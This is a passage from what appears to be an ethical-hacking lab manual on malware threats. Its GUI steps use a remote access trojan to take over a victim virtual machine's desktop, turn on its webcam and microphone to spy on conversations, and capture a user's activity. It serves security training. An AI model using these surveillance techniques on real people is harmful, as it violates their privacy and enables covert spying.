
Note: If you want to create any files or write any scripts on the victim machine, you need to check the **Keyboard** option.

Module 07 – Malware Threats


38. On completing the task, close the **Remote Desktop** window.

Note: If a Hacked pop-up appears, click Continue to close it.

39. In the same way, right-click on the victim name, and select **Remote Cam** and **Microphone** to spy on them and track voice conversations.




40. Switch to the **Windows Server 2022** virtual machine. Assume that you are a legitimate user and perform a few activities such as logging into any website or typing some text in text documents.

